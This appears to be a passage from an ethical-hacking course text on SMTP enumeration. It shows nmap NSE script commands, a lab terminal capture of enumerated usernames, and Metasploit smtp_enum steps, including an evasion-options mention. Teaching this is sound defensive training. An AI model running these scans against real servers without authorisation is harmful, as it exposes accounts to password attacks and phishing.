- The following command, when executed, lists all the SMTP commands available in the Nmap directory:


  ```
  nmap -p 25, 365, 587 -script=smtp-commands <Target IP Address >
  ```

- Run the following command to identify SMTP open relays:

  ```
  nmap -p 25 -script=smtp-open-relay <Target IP Address>
  ```

- Run the following command to enumerate all the mail users on the SMTP server:

  ```
  nmap -p 25 –script=smtp-enum-users <Target IP Address>
  ```


nmap -p 25 --script=smtp-enum-users 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 25 --script=smtp-enum-users 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:17 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00070s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| smtp-enum-users:
|   root
|   admin
|   administrator
|   webadmin
|   sysadmin
|   netadmin
|   guest
|   user
|   web
|_  test
MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

Figure 4.27: Screenshot showing output of the smtp-enum-users NSE script

SMTP Enumeration using Metasploit


Attackers use the Metasploit framework to enumerate SMTP users. The framework contains an SMTP enumeration module that allows attackers to connect to the target SMTP server and enumerate usernames using predefined wordlists. The SMTP server uses its inbuilt method **VRFY** to validate the usernames in the wordlist file with the users present on the server and displays the matched list of users.

Steps to Enumerate SMTP Users Using Metasploit

- **Step 1**: Launch Metasploit `msfconsole` and switch to the relevant auxiliary scanner to initiate the process: `auxiliary/scanner/smtp/smtp_enum.`

  ```
  msf > use auxiliary/scanner/smtp/smtp_enum
  msf auxiliary(smtp_enum) >
  ```

- **Step 2**: Use the command `show options` to view the entire list of options required to perform this task. Alternatively, the command `show evasion` can be used to view the list of options to evade security solutions.



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting       Required  Description
   ----       ---------------       --------  -----------
   RHOSTS                           yes       The target host(s), see https://gi
                                              thub.com/rapid7/metasploit-framewo
                                              rk/wiki/Using-Metasploit
   RPORT      25                    yes       The target port (TCP)
   THREADS    1                     yes       The number of concurrent threads (
                                              max one per host)
   UNIXONLY   true                  yes       Skip Microsoft bannered servers wh
                                              en testing unix users
   USER_FILE  /usr/share/metasploit yes       The file that contains a list of p
